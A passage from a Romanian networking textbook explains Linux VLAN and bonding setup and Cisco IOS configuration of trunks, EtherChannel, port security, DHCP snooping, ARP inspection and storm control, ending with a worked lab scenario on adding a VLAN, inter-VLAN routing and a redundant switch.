Majoritatea producătorilor de switch-uri oferă opțiunea monitorizării nivelului de trafic înregistrat pe un anumit port, tocmai în ideea de a detecta asemenea evenimente și de a le izola de restul rețelei. Detaliile de implementare diferă, însă principiul este același: când numărul de pachete de un anumit tip (broadcast, multicast sau unicast) primit pe un port depășește un prag definit de administratorul de rețea, exprimat ca procent din lățimea de bandă a interfeței, pachetele de acel tip sunt blocate, sau portul este închis temporar.

Valoarea pragului trebuie corelată cu nivelul uzual de trafic înregistrat când rețeaua funcționează normal – o anumită rată de pachete de tip broadcast, multicast și unicast este legitimă în toate rețelele.

5.4 Utilitare

5.4.1 Linux

Configurarea unei interfețe ca trunchi 802.1q

Linux oferă posibilitatea configurării unei interfețe Ethernet ca trunchi 802.1q, permițând trimiterea și primirea de pachete din mai multe VLAN-uri. Această opțiune este implementată în modulul de kernel *802.1q*, care poate fi configurat de către utilizatori prin comanda `ip link`, inclusă în *iproute2*, sau prin intermediul utilitarului mai vechi `vconfig`. Cele două comenzi de mai jos arată cum putem adăuga o interfață virtuală carespunzătoare VLAN-ului 10 la interfața fizică *eth0*:

```
root@HQ:~# ip link add link eth0 name eth0.10 type vlan id 10
```

sau

```
root@HQ:~# vconfig add eth0 10
```

Efectul acestei configurații este că pachetele cu încapsulare 802.1q primite pe *eth0* ce au VLAN ID-ul egal cu 10 vor fi tratate ca pachete netagate, primite pe interfața virtuală *eth0.10*, iar cadrele ce au ca interfață de ieșire *eth0.10* vor fi marcate cu un tag 802.1q, cu VLAN ID egal cu 10, și trimise pe interfața fizică *eth0*.

Modificările realizate cu aceste utilitare nu sunt persistente; în scenariul "**5.6.2 Configurarea de VLAN-uri pe un ruter Linux**" vom vedea cum putem folosi fișierul `/etc/network/interfaces` pentru a realiza schimbări de durată.

Bonding

Linux oferă posibilitatea configurării legăturilor agregate prin intermediul driver-ului de *bonding*. Interfețele fizice agregate pot fi active simultan, când sunt configurate pentru *load balancing*, sau pot fi configurate ca active/backup, în modul *hot standby*. Driver-ul de *bonding* oferă și opțiunea monitorizării integrității intefețelor fizice dintr-o legătură agregată.

Utilitarul folosit pentru administrarea legăturilor agregate în user-space se numește `ifenslave`, primul pas în configurare fiind chiar instalarea pachetului asociat:

```
root@HQ:~# apt-cache search ifenslave
ifenslave-2.6 - Attach and detach slave interfaces to a bonding device
root@HQ:~# apt-get install ifenslave-2.6
```

Metoda preferată de configurare pe distribuțiile bazate pe Debian apelează la fișierul `/etc/network/interfaces`. Instalarea pachetului `ifenslave` va încărca automat modulul de *bonding* în kernel și va pune la dispoziție opțiunile de tip *bond-** în `/etc/network/interfaces`.

Înainte de editarea fișierului, se vor opri interfețele fizice ce urmează a fi agregate, precum și serviciul de networking:

```
root@HQ:~# ifdown eth1
...
root@HQ:~# ifdown eth2
...
```

Adăugăm ulterior următoarea intrare corespunzătoare interfeței agregate *bond0* în `/etc/network/interfaces`, editând în același timp și intrările interfețelor fizice:

```
auto bond0
iface bond0 inet static
    address 192.168.1.10
    netmask 255.255.255.0
    network 192.168.1.0
    gateway 192.168.1.1
    bond-slaves none
    bond-mode active-backup
    bond-miimon 100

auto eth1
iface eth1 inet manual
    bond-master bond0
    bond-primary eth1 eth2

auto eth2
iface eth2 inet manual
    bond-master bond0
    bond-primary eth1 eth2
```

Sintaxa este ușor modificată față de vechile versiuni, în care toate opțiunile erau specificate în intrarea *bond0* (de exemplu *bond-slaves eth1 eth2*, *bond-primary eth1 eth2*), iar intrările *eth1* și *eth2* nu trebuiau configurate. Modificarea se datorează existenței unui *race condition* între activarea driver-ului hardware pentru interfețele fizice și activarea interfeței agregate; de aceea, interfața agregată este inițializată acum pornind de la membri, prin directivele *bond-master bond0*.

În exemplul prezentat, observăm ca setările de nivel 3 ale interfeței *bond0* se configurează identic cu cele ale unei interfețe fizice, având în plus numai trei intrări:

- *bond-slaves none*, obligatorie;
- *bond-mode active-backup*, care specifică modul de funcționare al interfeței agregate;
- *bond-miimon 100*, care setează frecvența de monitorizare a legăturilor fizice la 100ms.

Pentru *eth1* și *eth2*, pe lângă specificarea interfeței agregate (*bond-master bond0)*, avem definită și prioritatea interfețelor pentru a fi activate în modul *active-backup* (*bond-primary eth1 eth2*, mai întâi *eth1* și apoi *eth2*).

Pentru a verifica configurația unei interfețe agregate și starea interfețelor *slave*, putem inspecta fișierul corespunzător din directorul `/proc/net/bonding`:

```
root@HQ:~# cat /proc/net/bonding/bond0
Ethernet Channel Bonding Driver: v3.7.1 (April 27, 2011)

Bonding Mode: fault-tolerance (active-backup)
Primary Slave: eth1 (primary_reselect always)
Currently Active Slave: eth1
MII Status: up
MII Polling Interval (ms): 100
Up Delay (ms): 0
Down Delay (ms): 0

Slave Interface: eth1
MII Status: up
Speed: Unknown
Duplex: Unknown
Link Failure Count: 0
Permanent HW addr: 00:0c:29:f5:74:94
Slave queue ID: 0

Slave Interface: eth2
MII Status: up
Speed: Unknown
Duplex: Unknown
Link Failure Count: 0
Permanent HW addr: 00:0c:29:f5:74:9e
Slave queue ID: 0
```

Setările interfaței *bond0* pot fi afișate rulând comanda `ifconfig`:

```
root@HQ:~# ifconfig bond0
bond0     Link encap:Ethernet  HWaddr 00:0c:29:f5:74:94
          inet addr:192.168.1.10  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef5:7494/64 Scope:Link
          UP BROADCAST RUNNING MASTER MULTICAST  MTU:1500  Metric:1
          RX packets:1574 errors:0 dropped:240 overruns:0 frame:0
          TX packets:435 errors:1 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:241686 (241.6 KB)  TX bytes:39846 (39.8 KB)
```

Există de asemenea și posibilitatea configurării manuale a *bonding*-ului, prin comenzi `ifenslave`, utilă în cazul distribuțiilor care nu oferă fișierul `/etc/network/interfaces`. Următorul script ce poate fi rulat la *startup* încarcă modulele de bonding și Eternet cu parametrii doriți, apoi configurează interfața agregată *bond0*, formată din cele două interfețe fizice *eth1* și *eth2*.

```
modprobe bonding mode=active-backup miimon=100
modprobe e100
ifconfig bond0 192.168.1.10 netmask 255.255.255.0 up
ifenslave bond0 eth1
ifenslave bond0 eth2
```

5.4.2 Cisco IOS

VLAN-uri, legături acces și legături trunchi

Pentru definirea de VLAN-uri statice în Cisco IOS, este necesară introducerea numărului VLAN-ului dorit în modul global de configurare al switch-ului, urmată de setarea numelui, care este opțională:

```
Switch(config)# vlan 2
Switch(config-vlan)# name Engineering
```

După definirea unui VLAN, o operațiune importantă o reprezintă asocierea porturilor de acces. Această operațiune se efectuează prin intermediul a două comenzi, introduse în modul de configurare al interfeței. În exemplul de mai jos, portul FastEthernet 0/5 este configurat ca legătură de acces în VLAN-ul 10:

```
Switch(config)# interface Fa 0/5
Switch(config-if)# switchport mode access
Switch(config-if)# switchport access vlan 10
```

Pentru a vizualiza VLAN-urile definite pe un switch și porturile asociate acestora, se folosește comanda `show vlan`:

```
Switch#sh vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/1, Fa0/2, Fa0/3, Fa0/4
                                                Fa0/6, Fa0/7, Fa0/8, Fa0/9
                                                Fa0/10, Fa0/11, Fa0/12, Fa0/13
                                                Fa0/14, Fa0/15, Fa0/16, Fa0/17
                                                Fa0/18, Fa0/19, Fa0/20, Fa0/21
                                                Fa0/22, Fa0/23, Fa0/24
10   Engineering                      active    Fa0/5
1002 fddi-default                     act/unsup
1003 token-ring-default               act/unsup
1004 fddinet-default                  act/unsup
1005 trnet-default                    act/unsup
...
```

Pentru configurarea interfețelor de tip trunchi, avem la dispoziție comenzi care specifică tipul de încapsulare, VLAN-ul nativ al legăturii, VLAN-urile permise pe trunchi și modul de operare al trunchiului. Lista de comenzi de mai jos configurează interfața FastEthernet 1/1 ca trunchi 802.1q, cu VLAN-ul nativ 100, permițând trafic numai din VLAN-urile 200 și 300 și funcționând în mod permanent, explicit ca trunchi.

```
Switch(config)# interface FastEthernet 1/1
Switch(config-if)# switchport trunk encapsulation dot1q
Switch(config-if)# switchport trunk native vlan 100
Switch(config-if)# switchport trunk allowed vlan 200, 300
Switch(config-if)# switchport mode trunk
```

Primele două comenzi sunt clare, cu mențiunea ca `switchport trunk encapsulation` permite și opțiunile ***ISL***, respectiv ***negotiate***. Multe dintre switch-urile din prezent au renunțat la această comandă, adoptând implicit încapsularea 802.1q.

Cea de-a treia comandă, `switchport trunk allowed vlan` definește o listă de VLAN-uri al căror trafic este permis pe trunchi; această opțiune este utilă, de exemplu, pentru evitarea propagării de cadre broadcast pe legături trunchi către zone ale rețelei fără interfețe de acces în VLAN-ul de origine. În cazul de față, lista este definită explicit prin indici ai VLAN-urilor, însă se pot folosi și cuvintele cheie **add**, **except**, **remove** pentru obținerea unui comportament mai flexibil și mai granular.

Ultima comandă, `switchport mode`, care pe lângă ***trunk*** oferă și opțiunile ***dynamic desirable***, respectiv ***dynamic auto***, este legată de DTP (Dynamic Trunking Protocol), un protocol proprietar Cisco care permite negocierea dinamică a legăturilor de tip trunchi între switch-uri. În general, majoritatea legăturilor trunchi sunt configurate manual la ambele capete (`switchport mode trunk`).

Pentru verificarea stării unei interfețe trunchi, folosim comanda `show interface` *`type mod/port`* `trunk`:

```
Switch# show interface FastEthernet 2/1 trunk
Port              Mode          Encapsulation         Status        Native vlan
Fa 2/1            on            802.1q                trunking      1

Port   Vlans allowed on trunk
Fa 2/1 1-4094

Port   Vlans allowed and active in management domain
Fa 2/1 1-2, 100, 200, 300, 1002-1005

Port   Vlans in spanning tree forwarding state and not pruned
Fa 2/1 1-2, 100, 200, 300, 1002-1005
```

Router-on-a-stick

Pentru configurarea rutării inter-VLAN de tip *router-on-a-stick*, este necesară configurarea de subinterfețe ale portului fizic din ruter conectat la legătura trunchi a switch-ului. Următoarea comandă creează subinterfața FastEthernet 0/0.100 (o convenție des întâlnită este ca indicele subinterfeței să coincidă cu numărul VLAN-ului rutat):

```
Router#config t
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#interface fastEthernet 0/0.100
Router(config-subif)#
```

Ulterior, în modul de configurare a subinterfeței, trebuie să specificăm tipul de încapsulare (802.1q) și VLAN-ul asociat subinterfeței. Nu în ultimul rând, trebuie configurată o adresă IP corespunzătoare și subinterfața trebuie activată:

```
Router(config-subif)#encapsulation dot1Q 100
Router(config-subif)#ip address 192.168.100.1 255.255.255.0
Router(config-subif)#no shutdown
```

Acești pași trebuie urmați pentru toate VLAN-urile ce vor fi rutate pe interfața respectivă. Interfața fizică propriu-zisă a ruter-ului nu necesită configurarea unei adrese IP, ci doar activarea sa.

```
Router(config)#interface fastEthernet 0/0
Router(config-if)#no shutdown
```

Legături agregate

În cadrul acestei secțiuni, vom examina comenzile necesare configurării unei legături agregate ce utilizează LACP drept protocol de negociere în Cisco IOS.

La nivel global, putem configura o prioritate LACP, care permite unui switch să devină factorul de decizie în negocierea legăturii agregate, în defavoarea vecinului: o valoare mai mică indică o prioritate mai mare. Acest pas opțional este ilustrat în comanda de mai jos, care setează prioritatea LACP a switch-ului la 5000 (implicit este 32768):

```
Switch#configure terminal
Switch(config)# lacp system-priority 5000
```

Pasul doi îl reprezintă configurarea porturilor fizice în aceeași legătură agregată, cu specificarea protocolului LACP. Setul de comenzi de mai jos are ca efect gruparea configurarea interfețelor FastEthernet 0/1, 0/2, 0/3 și 0/4 pentru o legătură agregată cu indicele 1, cu mod de negociere LACP *active*:

```
Switch(config)# interface range FastEthernet 0/1 - 4
Switch(config-if)# channel-protocol lacp
Switch(config-if)# channel-group 1 mode active
```

De asemenea, se pot configura priorități LACP la nivel de port, care determină care interfețe sunt active în cazul legăturilor agregate ce conțin membri în *standby*. Următoarea comandă aplică prioritatea 1000 celor patru porturi configurate mai sus (la fel ca prioritatea globală, valoarea implicită este 32768 și valori mai mici indică priorități mai mari):

```
Switch(config-if)# lacp port-priority 100
```

Configurarea PAgP în locul LACP implică comenzi similare, modurile de funcționare fiind însă schimbate (*desirable* și *auto* în loc de *active* și *passive*).

Există și posibilitatea de a seta algoritmul de load-balancing a legăturilor agregate, la nivel de switch, în modul global de configurare. În exemplul de mai jos, IP-ul destinație este selectat drept criteriu de distribuire a pachetelor.

```
Switch(config)#port-channel load-balance ?
  dst-ip       Dst IP Addr
  dst-mac      Dst Mac Addr
  src-dst-ip   Src XOR Dst IP Addr
  src-dst-mac  Src XOR Dst Mac Addr
  src-ip       Src IP Addr
  src-mac      Src Mac Addr
Switch(config)#port-channel load-balance dst-ip
```

Odată creată, o legătură agregată se accesează și se configurează la fel ca una fizică:

```
Switch(config)#interface port-channel 1
Switch(config-if)#switchport mode trunk
```

Port security

Switch-urile Cisco de tip Catalyst oferă opțiunea de *port security* pentru a controla accesul la o interfață pe baza adresei MAC. Aceasta este disponibilă numai pe porturile de tip acces, și se activează prin următoarea comandă, în modul de configurare a interfeței:

```
Switch(config-if)# switchport port-security
```

După efectuarea acestui pas, trebuie configurat un număr maxim de adrese MAC cărora li se va permite accesul; acestea pot fi specificate manual, sau pot fi învățate dinamic de către switch. Următoarea comandă setează limita maximă de adrese MAC asociată unui port la valoarea 3:

```
Switch(config-if)# switchport port-security maximum 3
```

Pentru configurarea unei adrese MAC statice căreia să i se permită accesul pe un port, folosim următoarea comandă (exemplul este pentru adresa MAC 0025.D3DC.B86B):

```
Switch(config-if)# switchport port-security mac-address 0025.D3DC.B86B
```

Dacă numărul de adrese statice este mai mic decât limita maximă configurată, switch-ul învață restul adreselor în mod dinamic. Adresele dinamice asociate unui port pot fi configurate să expire după un anumit interval de timp, însă, în mod implicit, ele sunt reținute pentru o perioadă nedefinită. Totuși, ele se șterg dacă interfața cade sau switch-ul este repornit. Cisco IOS oferă posibilitatea ca adresele MAC învățate dinamic să fie salvate în *running-config*, urmând ca ele să fie disponbile după un *restart*, dacă configurația este salvată în prealabil. Această opțiune poartă numele de ***sticky learning***, și poate fi activată prin comanda:

```
Switch(config-if)# switchport port-security mac-address sticky
```

De asemenea, trebuie definit modul în care o interfață reacționează la violarea securității de către o adresă MAC, lucru care se petrece când numărul de adrese MAC învățate depășește limita maximă configurată, sau o adresă necunoscută diferită de cele configurate static este detectată:

```
Switch(config-if)#switchport port-security violation ?
  protect   Security violation protect mode
  restrict  Security violation restrict mode
  shutdown  Security violation shutdown mode
Switch(config-if)#switchport port-security violation shutdown
```

În exemplul de mai sus, opțiunea **shutdown** pune portul în starea de *Errdisable*, închizându-l la detectarea unei violări; interfața va trebui repornită manual de către administratorul de rețea. **Restrict** păstrează portul în stare operațională, însă pachetele de la stațiile cu adrese MAC invalide sunt respinse – switch-ul numără pachetele respinse și poate trimite *SNMP trap*-uri pentru alertare. **Protect** păstrează de asemenea portul operațional, respingând pachetele invalide, însă nu oferă facilități de *logging*.

DHCP Snooping

Primul pas în configurarea *DHCP snooping* pe o platformă Cisco IOS constă în activarea sa la nivel de switch, în modul global de configurare:

```
Switch(config)# ip dhcp snooping
```

Ulterior, trebuie identificate VLAN-urile pentru care se implementează opțiunea; exemplul de mai jos prezintă configurarea *DHCP snooping* pentru VLAN-ul 10:

```
Switch(config)# ip dhcp snooping vlan 10
```

Urmează configurarea interfețelor ca *trusted* sau *untrusted* – implicit, toate porturile unui switch sunt considerate *untrusted*, ceea ce duce la respingerea pachetelor primite de tip *DHCP Reply*. Pentru configurarea ca *trusted* a unei interfețe conectate către un server legitim de DHCP, folosim următoarea comandă, exemplificată pentru Fast Ethernet 0/1:

```
Switch(config)# interface FastEthernet 0/1
Switch(config-if)# ip dhcp snooping trust
```

Implicit, switch-ul nu impune limite privind numărul de *DHCP Requests* primite pe o interfață *untrusted*, facilitând atacurile de tip *DHCP starvation*. Acest comportament poate fi modificat prin configurarea unei limite de pachete DHCP care pot fi primite pe secundă; în exemplul de mai jos, interfața Fast Ethernet 0/5 permite un trafic de maxim 5 pachete DHCP pe secundă:

```
Switch(config)# interface range FastEthernet 0/5
Switch(config-if)# ip dhcp snooping limit rate 5
```

Pentru împiedicarea atacurilor avansate de tip *DHCP starvation*, care se bazează pe manipularea câmpului CHADDR, putem activa verificarea adresei MAC sursă dintr-un pachet DHCP pe porturile *untrusted*, care este comparată cu valoarea *Client Hardware Address*. Comanda este disponibilă în modul global de configurare, având sintaxa:

```
Switch(config)# ip dhcp snooping verify mac-address
```

Dynamic ARP Inspection

Configurarea DAI în Cisco IOS este similară cu cea a *DHCP snooping*-ului, pe ale cărui mapări se și bazează. Prima oară este nevoie ca DAI-ul să fie activat pe VLAN-urile țintă, printr-o comandă introdusă în modul global de configurare (în cazul de față, este activat pentru VLAN-ul 20):

```
Switch(config)# ip arp inspection vlan 20
```

La fel ca la configurarea *DHCP snooping*, în mod implicit toate porturile switch-ului asociate cu VLAN-urile pe care DAI este activ sunt considerate *untrusted*. Un port de tip *trunk*, care se conectează la un alt switch dintr-o parte sigură a rețelei, poate fi configurat ca *trusted* prin următoarea comandă, exemplificată pentru interfața FastEthernet 0/4:

```
Switch(config)# interface FastEthernet 0/4
Switch(config-if)# ip arp inspection trust
```

În mod implicit, DAI-ul validează doar adresele MAC și IP din corpul *ARP Reply*-urilor, fără a examina și antetul Ethernet. Pentru a asigura faptul ca un răspuns ARP vine chiar de la adresa specificată în corpul său, putem apela la comanda:

```
Switch(config)# ip arp inspection validate {[src-mac] [dst-mac] [ip]}
```

Pot fi selectate una sau mai multe dintre cele trei opțiuni, care efectuează următoarele verificări:

- **src-mac**: validează adresa MAC sursă din antetul Ethernet față de adresa MAC a expeditorului dintr-un răspuns ARP;
- **dst-mac**: validează adresa MAC destinație din antetul Ethernet față de adresa MAC țintă dintr-un răspuns ARP;
- **ip**: verifică adresa IP sursă în cererile ARP și validează adresa IP a expeditorului față de adresa IP țintă în răspunsurile ARP.

Un subiect avansat îl reprezintă securizarea prin DAI a rețelelor cu IP-uri configurate static, unde nu se mai poate apela la baza de date generată prin *DHCP snooping*. În asemenea cazuri, este necesară definirea unei liste de acces cu mapări statice de tip MAC-IP ale stațiilor legitime, care să fie utilizată de DAI.

Storm Control

Pentru configurarea *storm control*, este necesar mai întâi să definim pragurile de trafic pentru activarea sa la nivel de interfață. Exemplul de mai jos prezintă setarea unor praguri de 10% din traficul total pentru pachetele de tip broadcast și multicast, pe interfața FastEthernet 0/4:

```
Switch# configure terminal
Switch (config)# interface FastEthernet 0/4
Switch (config-if)# storm-control broadcast level 10
Switch (config-if)# storm-control multicast level 10
```

În mod similar poate fi setat și pragul de trafic unicast. Pasul următor îl reprezintă configurarea acțiunii efectuate la nivel de port, în cazul apariției unui *storm*: putem închide portul, punându-l în

starea *Error Disabled*, sau genera un mesaj SNMP pentru alertare. Comanda de mai jos activează opțiunea *shutdown* pentru interfața FastEthernet 0/4:


```
Switch(config)# interface FastEthernet 0/4
Switch(config-if)# storm-control action shutdown
```

5.5 Scenariu

O rețea locală de dimensiuni reduse, ilustrată în topologia de mai jos (vezi Fig. 5-14), este pe cale de a suferi transformări semnificative. Momentan, rețeaua nu este conectată la Internet, iar cele trei calculatoare ilustrate în figură, A, C și E se află în același VLAN, 10, definit static pe toate switch-urile din topologie.

Adresele IP ale celor trei stații sunt:

- A: 80.0.10.2/24
- B: 80.0.10.3/24
- C: 80.0.10.4/24



5-14 Scenariu – topologie inițială


Porturile active ale celor cinci switch-uri sunt configurate fie în mod acces (cele la care se conectează stațiile), fie în mod trunk (cele dintre switch-uri), permițând traficul tuturor VLAN-urilor. Orice alte configurări sunt cele implicite, existente deja pe switch-uri. Inițial, rețeaua funcționează corect, oferind conectivitate între stațiile A, C și E.

În urma schimbărilor efectuate, topologia se extinde, varianta sa finală fiind prezentată mai jos, în Fig. 5-15 (de interes este doar partea până la ruter-ul HQ).

Modificările care au avut loc sunt următoarele:

- au fost adăugate stațiile B, D și F, care vor trebui plasate într-un nou VLAN 20 cu adresele 80.0.20.2/24, 80.0.20.3/24, respectiv 80.0.20.4/24;
- a fost introdus ruter-ul HQ, care are rolul de a efectua rutarea între cele două VLAN-uri și de a oferi conexiune la Internet;
- pentru asigurarea redundanței în cadrul rețelei, a fost introdus switch-ul Sw2.

Atât echipamentele nou introduse, cât și cele existente în rețea vor trebui configurate pentru stabilirea conectivității end-to-end. De asemenea, zona de acces a switch-ului Sw7 va fi deschisă vizitatorilor și se dorește implementarea unor măsuri de securitate minime pentru evitarea incidentelor.



5-15 Scenariu – topologie finală

Vom începe cu configurarea noului VLAN 20 și a porturilor de acces corespunzătoare pe switch-urile Sw7, Sw8, Sw9:

```
Sw9#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Sw9(config)#vlan 20
Sw9(config-vlan)#name VLAN_NOU
Sw9(config-vlan)#exit
Sw9(config)#int fa 0/8
Sw9(config-if)#sw mode access
Sw9(config-if)#sw access vlan 20
```

```
Sw8#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Sw8(config)#vlan 20
Sw8(config-vlan)#name VLAN_NOU
Sw8(config-vlan)#exit
Sw8(config)#int fa 0/8
Sw8(config-if)#sw mode access
Sw8(config-if)#sw access vlan 20
```

```
Sw7#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Sw7(config)#vlan 20
Sw7(config-vlan)#name VLAN_NOU
Sw7(config-vlan)#exit
Sw7(config)#int fa 0/9
Sw7(config-if)#sw mode access
Sw7(config-if)#sw access vlan 20
```

De asemenea, este necesară configurarea VLAN-ului 20 și pe cele trei switch-uri de distribuție, deoarece majoritatea echipamentelor nu comută pachete dintr-un VLAN nedefinit (care nu există în baza lor de date locală) peste legături de tip trunchi. Efectuăm configurarea pe switch-urile Sw3 și Sw1, Sw2 nefiind momentan activ în topologie:

```
Sw3(config)#vlan 20
Sw3(config-vlan)#name VLAN_NOU
```

```
Sw1(config)#vlan 20
Sw1(config-vlan)#name VLAN_NOU
```

Verificăm acum VLAN-urile active pe switch-urile din topologie, prin comanda *sh vlan*, ilustrată pentru switch-ul Sw7:

```
Sw7#sh vlan

VLAN Name                              Status    Ports
---- --------------------------------- --------- -------------------------------
1    default                           active    Fa0/2, Fa0/3, Fa0/4, Fa0/5
                                                 Fa0/6, Fa0/7, Fa0/10, Fa0/11
                                                 Fa0/12, Fa0/13, Fa0/14, Fa0/15
                                                 Fa0/16, Fa0/17, Fa0/18, Fa0/19
                                                 Fa0/20, Fa0/21, Fa0/22, Fa0/23
                                                 Fa0/24
10   VLAN_VECHI                        active    Fa0/8
20   VLAN_NOU                          active    Fa0/9
1002 fddi-default                      act/unsup
1003 token-ring-default                act/unsup
1004 fddinet-default                   act/unsup
1005 trnet-default                     act/unsup
...
```

Observăm cele două VLAN-uri, 10 și 20, cu porturile de acces asociate: Fa0/8, respectiv Fa0/9. Implicit, toate celelalte interfețe sunt plasate în VLAN-ul 1.

Testăm conectivitatea între stațiile din VLAN-ul 20 printr-un *ping* de la F la B:

```
F>ping 80.0.20.2

Pinging 80.0.20.2 with 32 bytes of data:

Reply from 80.0.20.2: bytes=32 time=19ms TTL=128
Reply from 80.0.20.2: bytes=32 time=22ms TTL=128
Reply from 80.0.20.2: bytes=32 time=15ms TTL=128
Reply from 80.0.20.2: bytes=32 time=21ms TTL=128

Ping statistics for 80.0.20.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 15ms, Maximum = 22ms, Average = 19ms
```

Trecem acum la pasul doi, introducerea și configurarea ruter-ului HQ în topologie, pentru a asigura rutarea între VLAN-urile 10 și 20. Pentru redundanță, HQ se conectează la switch-ul Sw7 prin două legături. Momentan, doar legătura Fa 0/2 este activă, ea urmând a fi configurată cu subinterfețe pentru VLAN-urile 10 și 20 prin următoarele comenzi:

```
HQ(config)#interface Fa 0/2
HQ(config)#no shut
HQ(config-if)#interface Fa 0/2.10
HQ(config-subif)#encapsulation dot1Q 10
HQ(config-subif)#ip address 80.0.10.1 255.255.255.0
HQ(config-subif)#no shut
HQ(config-subif)#interface Fa 0/2.20
HQ(config-subif)#encapsulation dot1Q 20
HQ(config-subif)#ip address 80.0.20.1 255.255.255.0
HQ(config-subif)#no shut
HQ#sh ip int brief
Interface              IP-Address      OK? Method Status                Protocol
[...]
FastEthernet0/2        unassigned      YES unset  up                    up
FastEthernet0/2.10     80.0.10.1       YES manual up                    up
FastEthernet0/2.20     80.0.20.1       YES manual up                    up
```

Observăm că interfețele ruter-ului au fost configurate cu două IP-uri din spațiile de adrese corespunzătoare VLAN-urilor 10 și 20, 80.0.10.1, respectiv 80.0.20.1. După configurarea acestor adrese ca *default gateway* pe stațiile din cele două VLAN-uri, putem testa funcționarea procesului de rutare inter-VLAN printr-un `ping` de la stația A la stația F:

```
A>ping 80.0.20.4

Pinging 80.0.20.4 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 80.0.20.4:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Conexiunea nu este funcțională. Verificăm conectivitatea cu *default-gateway*-ul, operațiune obișuită în procesul de *troubleshooting*:

```
A>ping 80.0.10.1

Pinging 80.0.10.1 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 80.0.10.1:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Concluzia este că nu există conectivitate între stația A și ruter-ul HQ. Cel mai probabil, problema ține de configurația switch-ului Sw7, care se conectează la HQ. O simplă comandă pe switch-ul Sw7 ne indică originea acesteia:

```
Sw7#sh interfaces trunk
Port        Mode         Encapsulation  Status        Native vlan
Fa0/1       on           802.1q         trunking      1

Port        Vlans allowed on trunk
Fa0/1       1-1005

Port        Vlans allowed and active in management domain
Fa0/1       1,10,20

Port        Vlans in spanning tree forwarding state and not pruned
Fa0/1       1,10,20
```

Observăm că interfața Fa 0/2, care se conectează la ruter-ul HQ, nu a fost configurată ca trunchi: ea este implicit plasată în VLAN-ul 1, în mod acces, nefiind capabilă să transporte trafic din VLAN-urile 10 și 20. Configurarea ei ca trunchi ar trebui să rezolve problema:

```
Sw7(config)#int fa 0/2
Sw7(config-if)#sw mode trunk
```

Verificăm din nou conectivitatea între stațiile A și F:

```
A>ping 80.0.20.4

Pinging 80.0.20.4 with 32 bytes of data:

Request timed out.
Reply from 80.0.20.4: bytes=32 time=25ms TTL=127
Reply from 80.0.20.4: bytes=32 time=26ms TTL=127
Reply from 80.0.20.4: bytes=32 time=22ms TTL=127

Ping statistics for 80.0.20.4:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 22ms, Maximum = 26ms, Average = 24ms
```

Rutarea inter-VLAN a fost configurată cu succes; este timpul să trecem la asigurarea redundanței rețelei prin introducerea noului switch Sw2. Primul pas în configurarea acestuia este agregarea celor două legături între Sw2 și Sw3 într-un *Etherchannel* negociat prin LACP. Dorim ca switch-ul Sw3 să fie cel care inițiază negocierea legăturii agregate prin LACP și cel care ia deciziile referitoare la activarea interfețelor fizice din legătură. De asemenea, se vrea ca algoritmul de distribuire a traficului pe *Etherchannel* să ia în calcul numai adresa IP destinație.

Pentru realizarea cerințelor enumerate, este necesar ca interfețele FastEthernet 0/3 și 0/4 ale switch-ului Sw3 să fie configurate în modul LACP *active*, iar prioritatea globală LACP a lui Sw3 să fie mai mică decât valoarea implicită, 32768:

```
Sw3(config)#interface range FastEthernet 0/3-4
Sw3(config-if-range)#channel-protocol lacp
Sw3(config-if-range)#channel-group 1 mode active
Sw3(config-if-range)#exit
Sw3(config)#lacp system-priority 1000
Sw3(config)#port-channel load-balance dst-ip
```

La celălalt capăt al legăturii, pe Sw2, trebuie introduse comenzi similare, singurele diferențe fiind că vom plasa interfețele în modul LACP *passive* și nu vom configura prioritatea globală LACP:

```
Sw2(config)#interface range FastEthernet 0/3-4
Sw2(config-if-range)#channel-protocol lacp
Sw2(config-if-range)#channel-group 1 mode passive
```

```
Sw2(config-if-range)#exit
Sw2(config)#port-channel load-balance dst-ip
```

Putem verifica starea legăturilor agregate definite pe un switch printr-una dintre comenzile `show etherchannel summary` sau `show etherchannel port-channel`:

```
Sw3#sh etherchannel port-channel
                Channel-group listing:
                ----------------------
Group: 1
----------
                Port-channels in the group:
                ---------------------------
Port-channel: Po1    (Primary Aggregator)
------------
Age of the Port-channel   = 00d:00h:18m:10s
Logical slot/port   = 2/1         Number of ports = 2
GC                  = 0x00000000      HotStandBy port = null
Port state          = Port-channel
Protocol            =   LACP
Port Security       = Disabled

Ports in the Port-channel:

Index   Load   Port     EC state        No of bits
------+------+------+------------------+-----------
  0     00     Fa0/4    Active             0
  0     00     Fa0/3    Active             0
Time since last port bundled:    00d:00h:02m:37s    Fa0/3
```

După realizarea legăturii agregate, este necesară configurarea noilor interfețe dintre switch-urile Sw2 și Sw1, Sw3, ca trunchiuri, însoțită de o măsură de securitate preventivă: singurele VLAN-uri permise pe cele trei interfețe să fie 10 și 20.

Începem cu switch-ul Sw2:

```
Sw2(config)#interface port-channel 1
Sw2(config-if)#switchport mode trunk
Sw2(config-if)#switchport trunk allowed vlan 10,20
Sw2(config-if)#interface Fa 0/1
Sw2(config-if)#switchport mode trunk
Sw2(config-if)#switchport trunk allowed vlan 10,20
```

Configurăm apoi celălalt capăt al *Etherchannel*-ului, Sw3:

```
Sw3(config)#int port-channel 1
Sw3(config-if)#switchport mode trunk
Sw3(config-if)#switchport trunk allowed vlan 10,20
Sw3(config-if)#interface fa 0/1
Sw3(config-if)#switchport trunk allowed vlan 10,20
```

Pentru a încheia cu Sw1:

```
Sw1(config)#interface FastEthernet 0/2
Sw1(config-if)#switchport mode trunk
Sw1(config-if)#switchport trunk allowed vlan 10,20
Sw1(config-if)#interface FastEthernet 0/3
Sw1(config-if)#switchport trunk allowed vlan 10,20
```

